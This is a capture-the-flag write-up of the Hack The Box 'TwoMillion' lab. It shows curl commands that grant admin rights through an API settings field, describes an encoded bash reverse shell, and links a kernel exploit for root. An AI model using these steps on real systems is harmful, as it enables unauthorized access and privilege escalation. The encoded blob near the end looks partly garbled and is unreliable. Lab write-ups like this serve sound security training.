

004. TwoMillion

CTF Name :TwoMillion

Player Name : Fr3y

Platform : HTB

Difficulty : Easy

1 NAMP

Hey I'm back and this is 4th CTF of the year so Let's make it count


well As always start with nmap

lol but I didn't do that but

there will be port 22 / 80 open as it goes with ssh and there is a website


2 Web Discovery

I would have used the tools but as soon I landed on the page 2million.htb I got what it is so we have to sign in but by accessing the invitation key you can have it through curl and extracting the key (base64) and decode it




3 Making Response

Go to access and then open your burp and see the cookie but not eat it



Here we can see our cookie tho save it somewhere



```
Activities Terminal Feb 9 19:49
ni6st@x: ~/CTF/HTB/Machines/2M

ni6st@x:~/CTF/HTB/Machines/2M$ curl 2million.htb/api/v1/admin/auth --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 17 0 17 0 0 25 0 --:--:-- --:--:-- --:--:-- 25
{"message": false}
ni6st@x:~/CTF/HTB/Machines/2M$ curl 2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0
{"message": "Trying 10.10.11.221:80..."}
* Connected to 2million.htb (10.10.11.221) port 80 (#0)
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/7.81.0
> Accept: */*
> Cookie: PHPSESSID=i5qf8rul1u0av4859nqm4gtu22
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Sat, 10 Feb 2024 00:49:00 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
[ 5 bytes data]
* Connection #0 to host 2million.htb left intact
ni6st@x:~/CTF/HTB/Machines/2M$
```

Now the things we have to do is to make a command execution with giving the response back to the site by the post respond but for that we have to be admin so for doing that we have to put our head with json responds jq will be your friend in it.

```
Activities Terminal Feb 9 19:51
ni6st@x: ~/CTF/HTB/Machines/2M

ni6st@x:~/CTF/HTB/Machines/2M$ curl 2million.htb/api/v1/admin/auth --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" | jq
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
[ 5 bytes data]
* Connection #0 to host 2million.htb left intact
ni6st@x:~/CTF/HTB/Machines/2M$ curl -sv -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" | jq
* Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80 (#0)
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/7.81.0
> Accept: */*
> Cookie: PHPSESSID=i5qf8rul1u0av4859nqm4gtu22
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sat, 10 Feb 2024 00:51:29 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
[ 64 bytes data]
* Connection #0 to host 2million.htb left intact
{"status": "danger",
 "message": "Invalid content type."}
ni6st@x:~/CTF/HTB/Machines/2M$
```

4 User Flag

I have spend almost 30-40 minutes in becoming admin giving my user the admin value but now it is easy as it give us the error back what is wrong and what values it ask for.

```
Activities Terminal Feb 9 20:08
ni6st@xc: ~/CTF/HTB/Machines/2M

ni6st@xc:~/CTF/HTB/Machines/2M$ curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" --header "Content-Type: application/json" --data '{"email":"test@test.com", "is_admin": 1}' | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 80 0 40 100 40 58 58 --:--:-- --:--:-- --:--:-- 116
{
  "id": 14,
  "username": "fr3y",
  "is_admin": 1
}
ni6st@xc:~/CTF/HTB/Machines/2M$
```

```
Activities Terminal Feb 9 20:11
ni6st@xc: ~/CTF/HTB/Machines/2M

ni6st@xc:~/CTF/HTB/Machines/2M$ curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" --header "Content-Type: application/json" --data '{"email":"test@test.com", "is_admin": 1}' | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 80 0 40 100 40 58 58 --:--:-- --:--:-- --:--:-- 117
{
  "id": 14,
  "username": "fr3y",
  "is_admin": 1
}
ni6st@xc:~/CTF/HTB/Machines/2M$ curl http://2million.htb/api/v1/admin/auth --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 16 0 16 0 0 24 0 --:--:-- --:--:-- --:--:-- 24
{
  "message": true
}
ni6st@xc:~/CTF/HTB/Machines/2M$ curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=i5qf8rul1u0av4859nqm4gtu22" --header "Content-Type: application/json" --data '{"username":"fr3y"}'
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
```

Now as we are user root fr3y is root with all the admin value we can run the command execution so here I test it with "whoami", "id" and it work now time for the payload as these commands work we can use bash reverse shell but we have to encode it in base64 no worries we can decode it in the coomad itseld with base64 -d

and you will be log in get the user flag

5 Root Flag

```
Activities □ Terminal Feb 9 21:13 ⌵
n16st@x: ~/CTF/HTB/Machines/2M

n16st@x: ~/Downloads × root@2million: /root × n16st@x: ~/Downloads × n16st@x: ~/CTF/HTB/Machines/2M ×
n16st@x: ~/CTF/HTB/Machines/2M$ ls
n16st@x: ~/CTF/HTB/Machines/2M$ vim 2m.json
n16st@x: ~/CTF/HTB/Machines/2M$ cat 2m.json | jq .


"encoding": "url"
"data": "%7B%22encoding%22:%20%22hex%22,%20%22data%22:%20%227b2656e6372797074696f6e223a2022786f7222c2022656e6372707974696f6e5f6b6579223a20224861636b546865426f7822c2022656e636f64696e6b7223a202262617365363422c202264617461223a2022441514374585167423445454c34145495915173534359744168553944776f664c55527653467646141152446e516344441746435145423073674230556a152596e464130944d556745596749584a51514e487a7364466d49434553145454238374267426942685a6f7469595a641494b4e783054c526844478a73504144594848547050517739484131694268556c424130594d5567504c525a594b5138485374a4d61424549474444430464266340487742694442306b42414554e527741596873514c55434434477424144514b74653305046307337446b557743686b72435167464d306858596749524a41304b424049494679633475460741676b3445553348423036450b444c414144d4d553852446674952446a41424279344b734344541683930448776f334178786f4477776664414154e4170594b657154742158519436456455356f4e426b736a41524571414130385151594b4e7742464977563614151564695952523304248576474f42557374427842735a58494f457777476442774e4a30384f4c5246d1537a594e41697342466945504245643049415168424377674243445454c45674e497878594b6751474258514b45437344444767554577513653424571436c677174241384345135464e676350454549425473664353634c4879314245414d31476777433465267416774774844616b484c52305a5041674d425868494243774c57434141451386e525167735478307745159545051304c495170594b54d447537a496434795947465339446776f34584245457454776744f457841454676b4a596734574c454544754734f4144456345536350416716743084786374471776754304d2f4777384146776364467736446414448444649450443454376748444267674452636e4d33176704304d4f46434444444141574a514e4833516644536644857674944515537486751324268636d515263444a6745544a7878594b513848537963444433444433267414551353041416f734368786d5153594b4e7742464951635a4a41304742544e52534514654674e42683878444566c694386b7243554d474e51734e4b7754564141494d42355644144414b48475242416755775341413043676f78515241415051514a596746444524e4464a4249445436d3573744f453367783073515263456442774ae43082647774050446a6364444515b5743450467734344241776c4368597242454d466501161b5259676b4e4c51305153794141444446504469454445516763484555684142556c464130434942464c534755734304547436a634152534d42484767454651346d4555567643685714242464e7773546677436461436b41436b4453637446474242414151354252417342677785455466650416b4c4b5538424a78524444573615253414b455359475177030193151774731676e423046d5041455759675974b784d474a7a304b43364505696354551557845574694e468633945304d4947775952444159615052554b4244676252536f4f446625245414d314741416d54777767425464d46526f6359676b5a4b684d4b4348514841324941445470424577633148414d7448525664141305064441454c4d538524676751485379456252454945174373445238394268416a4178517851516f4647676354497873646141414e4433514e4579304463315051747785341517743667684441344f476873414c4685a594642444d486a4249436952044974141630736a45555714467344515149494e7763494d674642524776b7444351634369554b44434145455564304351736d54777834751519494d4d7730584685a594b5138584126634246534028546747373530477667334151776b424215964441544c40676f4c5041344e4649494836362547447451776737425142735a58494142454643678745467425950416b475437a6f4e4854504779414154783878476b6c69474241754457754ac497731464e5159554a45545142464364774618576756445736b485259715477776742454d4a47f8304c4a67344b49515151537a734f52534557476930544541343348523724777466b51516f464a78674d4d41705950416b47537a6f4e48545a504879305042686b3148417744156676e42304d474941414d4951345561416b434343484e4674e464457436b50429073334767416a4778316f414546d437786f44a4a6b385049415152446e51447393059494330464241353041525a6944687372424215905516f4a430834d4a304543427a6847623067344554774a517738784452556e4841786f42684548494145524477773645a477470507a774e52516f4747794d31437334574278316947f78307044413d3d27d%22%7D%7D"

n16st@x: ~/CTF/HTB/Machines/2M$
```

Root Flag is easy all you need to do is download this <https://github.com/xkaneiki/CVE-2023-0386/blob/main/exp.c> (CVE-2023-0386) and follow the commands it offer and you are root

6 Message

[illegible]



But I have my eyes on this file `thank_you.json` as this is something I want to get you have to decode it as it is in url decoded -> bas64 -> xor (latin1)

Thank you
Happy Hacking
Twitter : @fr3y0